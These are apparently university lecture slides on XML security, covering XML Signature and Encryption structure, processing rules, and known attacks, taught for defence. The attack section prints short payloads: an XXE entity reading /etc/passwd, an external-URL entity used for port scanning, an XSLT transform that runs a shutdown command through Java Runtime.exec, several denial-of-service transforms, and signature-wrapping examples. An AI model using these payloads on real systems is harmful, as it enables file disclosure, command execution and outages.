esse

ESSE Advanced Security for Systems Engineering 22W
Lecture 03:
XML Security

Andreas Bauer, Florian Fankhauser

Agenda

Recapitulation

XML Security

XML Signature

XML Encryption

Attacks on XML and XML Security

Interoperability

Web Services and XML Security

XML Security in Practice

Recapitulation XML

- eXtensible Markup Language (XML)
- Document Type Definitions (DTD)
- XML Schema Definition (XSD)
- XPath
- XML Stylesheet Language (XSL)

Recapitulation Signatures

- Signatures ensure integrity and authenticity of data
- Signature creation:
  - Message digest (=hash value) is calculated for a given document
  - Message digest is then encrypted with private key of author
- Signature validation:
  - Calculate message digest for the given document
  - Decrypt signature value with public key of author
  - Compare values

XML Security – Motivation

- No security mechanisms in XML by default
- Classic signatures can only sign one document
- Processing parts of a document is not possible. There is need for
  - partial signatures
  - partial encryption
- Serialization of XML data leads to problems with changing white spaces, newlines, etc.

XML Security

- Signing/Encryption of entire (XML) documents, groups of elements, single elements or content of elements
- Different keys can sign/encrypt different parts of a document
- XML Signature: Integrity and authenticity of (XML) data by signatures
  - Signature is stored in an XML structure and becomes part of the document or refers to the document via an URI
  - Contains additional information to the signature, e.g., certificate for verification
- XML Encryption: Confidentiality of (XML) data by encryption
  - Information about encrypted data is stored in an XML structure, i.e. used algorithms

Examples for the Usage of XML Signatures

- Example scenario 1:
  - Sending of an order
  - Traceability back to the client is required
  - Feasibility to check if the order has been manipulated
- Example scenario 2:
  - Storing documents in an archive
  - XML offers the possibility to read documents independently from other applications
  - Traceability and integrity of the documents must be guaranteed
  - e.g., Contracts, Protocols, ...

Examples for the Usage of XML Encryption

- Example scenario 1:
  - Service architecture, e.g., with different security zones
  - Document is transported over multiple hosts
  - Encryption on transport layer (e.g., SSL) protects between hosts, but on the host the document can be read
  - XML Encryption offers end-to-end encryption instead of point-to-point encryption
- Example scenario 2:
  - Sending a document to multiple receivers
  - Not every receiver shall be able to read the whole document

Structure of XML Signatures

- Information about what is signed and how it was signed
  - Cryptographic algorithms
  - Canonicalization
  - Transformations
- Signature value
- Information about the used key (optional)
- Further relevant information, e.g., timestamp or designated use (optional)

Signature-Element

```
<Signature ID?>
  <SignedInfo>
    <CanonicalizationMethod>
    <SignatureMethod>
      (<Reference URI?>
        (<Transforms>)?
         <DigestMethod>
         <DigestValue>
      </Reference>)+
  </SignedInfo>
  <SignatureValue>
  (<KeyInfo>)?
  (<Object ID?>)*
</Signature>
```

Example Signature-Element

```
<lectures Id="lecturesid" ...><lecture>...</lecture>...
 <ds:Signature Id="signatureid">
  <ds:SignedInfo>
   <ds:CanonicalizationMethod Algorithm=".../xml-exc-c14n#"/>
   <ds:SignatureMethod Algorithm=".../xmldsig-more#rsa-sha256"/>
   <ds:Reference URI="#lecturesid">
    <ds:Transforms>
     <ds:Transform Algorithm=".../xmldsig#enveloped-signature"/>
     <ds:Transform Algorithm=".../xml-exc-c14n#"/>
    </ds:Transforms>
    <ds:DigestMethod Algorithm=".../xmlenc#sha256"/>
    <ds:DigestValue>auXeua...</ds:DigestValue>
   </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>S8302kgMue...</ds:SignatureValue>
  <ds:KeyInfo><ds:X509Data>
    <ds:X509Certificate>MIIEadj...</ds:X509Certificate>
  </ds:X509Data></ds:KeyInfo>
  ...
```

Processing Rules – Signature Generation

- Reference generation
  - Apply transformations
  - Calculate digest value
  - Create Reference element
- Signature generation
  - Create SignedInfo
  - Canonicalize and calculate signature value over SignedInfo
  - Create Signature element

Processing Rules – Core Validation

- Signature validation
  - Obtain key information
  - Canonicalize SignedInfo
  - Confirm signature value
- Reference validation
  - Obtain referenced data object and calculate digest value
  - Compare with DigestValue element

SignedInfo-Element

- Central element for the creation of a signature
- Definition of used algorithms
- Reference to the signed data
- Contains digest (hash) of the referenced data
- The SignedInfo-Element is included in the signature
- The calculated signature value is stored in the SignatureValue-Element

CanonicalizationMethod-Element

- Spaces, tabulators, newlines, etc. changed by serialization lead to problems
- E.g., a space between two attributes makes the signature invalid
- Uniform preparation of data before signature processing is necessary
- Current standard for XML is Canonical XML 1.1 (`http://www.w3.org/TR/xml-c14n11/`)
- Canonicalization process can lead to serious performance issues

Reference-Element

- A SignedInfo-Element must contain one or more Reference-Elements
- Reference specifies what is signed
- Reference can point to a subtree, the whole document or to external resource
- A Reference-Element consists of:

Transforms-Element: The data to be signed is prepared by one or more transformations


DigestMethod-Element: Algorithm for calculation of the hash value

DigestValue-Element: Calculated hash value


KeyInfo-Element

```
<element name="KeyInfo" type="ds:KeyInfoType"/>
<complexType name="KeyInfoType" mixed="true">
  <choice maxOccurs="unbounded">
    <element ref="ds:KeyName"/>
    <element ref="ds:KeyValue"/>
    <element ref="ds:RetrievalMethod"/>
    <element ref="ds:X509Data"/>
    <element ref="ds:PGPData"/>
    <element ref="ds:SPKIData"/>
    <element ref="ds:MgmtData"/>
    <any processContents="lax" namespace="##other"/>
    <!-- (1,1) elements from (0,unbounded) namespaces -->
  </choice>
  <attribute name="Id" type="ID" use="optional"/>
</complexType>
```

Variants of XML Signatures (i)




Enveloping Signature




Enveloped Signature

(See Gruschka et al. in XML Signature wrapping attacks)

Variants of XML Signatures (ii)



Detached Signature I





Detached Signature II

(See Gruschka et al. in XML Signature wrapping attacks)

XML Encryption

- Encryption of XML and non-XML data possible
- Information about encrypted data is stored in an XML structure





(See Simon et al. in Erweiterung eines bestehenden Sicherheitstestwerkzeuges im Bezug auf XML-Security für sicherheitskritische Webservices)

Structure of XML Encryption

```
<EncryptedData Id? Type? MimeType? Encoding?>
  <EncryptionMethod/>?
  <ds:KeyInfo/>?
  <CipherData>
    <CipherValue/>?
    <CipherReference URI?/>?
  </CipherData>
  <EncryptionProperties/>?
</EncryptedData>
```

At least one `<CipherValue>`- or `<CipherReference>`-Element is mandatory.

Example Encryption

```
<lectures>
 <lecture>
  <name>Advanced Security for Systems Engineering</name>
  <term>ws</term>
  <students>
    <xenc:EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element">
      <xenc:EncryptionMethod Algorithm=".../xmlenc11#aes256-gcm"/>
      <ds:KeyInfo>...</ds:KeyInfo>
      <xenc:CipherData>
        <xenc:CipherValue>SunV...</xenc:CipherValue>
      </xenc:CipherData>
    </xenc:EncryptedData>
  </students>
 </lecture>
</lectures>
```

Attacks on XML and XML Security

- Plurality of XML standards raises complexity
- Structure of XML Security extension is complex
- Bruce Schneier: “Complexity is the worst enemy of security”
- Different kinds of attacks are known
  - DoS
  - Remote code execution
  - Signature spoofing

DoS by XSLT

```
<Transform Algorithm=".../REC-xslt-19991116">
 <xsl:stylesheet version="1.0"
 xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
   <xsl:for-each select="//. | //@*">
    <xsl:for-each select="//. | //@*">
     <xsl:for-each select="//. | //@*">
      <foo/>
     <xsl:for-each>
    <xsl:for-each>
   <xsl:for-each>
 </xsl:stylesheet>
<Transform>
```

(See `http://www.w3.org/TR/xmldsig-bestpractices/`)

Execution of Code by XSLT

```
<Transforms ...>
<Transform Algorithm=".../REC-xslt-19991116">
 <xsl:stylesheet version="1.0"
  xmlns:xsl=".../Transform" xmlns:java="java">
  <xsl:template match="/" xmlns:os="java:lang.Runtime" >
   <xsl:variable name="runtime"
                 select="java:lang.Runtime.getRuntime()"/>
   <xsl:value-of select="os:exec($runtime,'shutdown -i')" />
  </xsl:template>
 </xsl:stylesheet>
</Transform>
</Transforms>
```

(See http://www.w3.org/TR/xmldsig-bestpractices/)

DoS by Transforms

```
<Transform Algorithm=".../REC-xpath-19991116">
  <XPath>1</XPath>
</Transform>
<Transform Algorithm=".../REC-xml-c14n-20010315">

<Transform Algorithm=".../REC-xpath-19991116">
  <XPath>1</XPath>
</Transform>
<Transform Algorithm=".../REC-xml-c14n-20010315">

... repeated 1000 times
```

(See http://www.w3.org/TR/xmldsig-bestpractices/)

Access to External Resources

- Infinite loops

```
<RetrievalMethod Id="r1" URI="#r2"/>
<RetrievalMethod Id="r2" URI="#r1"/>
```

- DoS by reference to large external resources
- Server Side Request Forgery

(See `http://www.w3.org/TR/xmldsig-bestpractices/`)

Data Access via DTD – Files

- Input DTD via link to a file
- XML handler tries to load the file as a DTD

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE comment
        [<!ENTITY fileContent SYSTEM "file:///etc/passwd">
<data>
        <name>&fileContent;</name>
</data>
```

Data Access via DTD – URL

- Input DTD via URL link
- XML handler tries to load the address
- Allows network and port scanning

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE comment
        [<!ENTITY url SYSTEM "http://ip:port">]>
<data>
        <name>&url;</name>
</data>
```

What was signed?

```
<Doc> <Approval xml:id="ap">...</Approval>
  <Signature>  ...
      <Reference URI="ap">
        <Transforms>
          <Transform Algorithm="...xslt...">
          <xsl:stylesheet>
              <xsl:template match="/">
                <foo/>
              </xsl:template>
            </xsl:stylesheet>
          </Transform>
        </Transforms>      ...
      </Reference>
  </Signature>
</Doc>
```

(See http://www.w3.org/TR/xmldsig-bestpractices/)


Signature Wrapping Attack (i)


- Signed data != processed data

```
<Doc>
  <Approval xml:id="ap2">...</Approval>
  <Signature>
    ...
      <Reference URI="ap"/>
    <Object>
      <Approval xml:id="ap">...</Approval>
    </Object>
  </Signature>
</Doc>
```

(See http://www.w3.org/TR/xmldsig-bestpractices/)

Signature Wrapping Attack (ii)





(See Jensen et al. in The curse of namespaces in the domain of XML signature)

Attacks on XML Encryption

- Attack surface of XML Encryption is smaller in general
- However, attacks are still possible
- Decryption of data has been shown for XML Encryption with a weak padding scheme
- Attack makes use of the fact that rejection of a wrong encrypted message can be observed
- 14 requests were needed in average to decrypt one byte

(See Jager et al. in How to break XML encryption.)

Interoperability

- How to deal with all these security issues? Best practice solutions are published:

  "An implementation of XML Signature may choose not to support the XPath Filter Transform, may provide interfaces to allow the application to optionally disable support for it, or otherwise mitigate risks associated with it."

  (See `http://www.w3.org/TR/xmldsig-bestpractices/`)


- This example shows: Many design decisions have to be made by the developers of XML Security libraries
- Problem: Independently working developers will make different decisions
- This often leads to interoperability problems in practice

XML Signature Syntax and Processing Version 2.0

- Current version in use is XML Signature Syntax and Processing from 2013 (`http://www.w3.org/TR/xmldsig-core/`)
- Version 2.0 is not finished yet (published as working group note)
- Removes some optional elements (e.g., OCSPResponse in X509Data element)
- Set some parts in the implementation from OPTIONAL to SHOULD or REQUIRED
- Adds algorithm identifiers to some optional algorithms
- Clarifies some implementation information and notes
- Better reference to the XML Signature Best Practices Note

(See http://www.w3.org/TR/xmldsig-core2/)

Web Services and XML Security

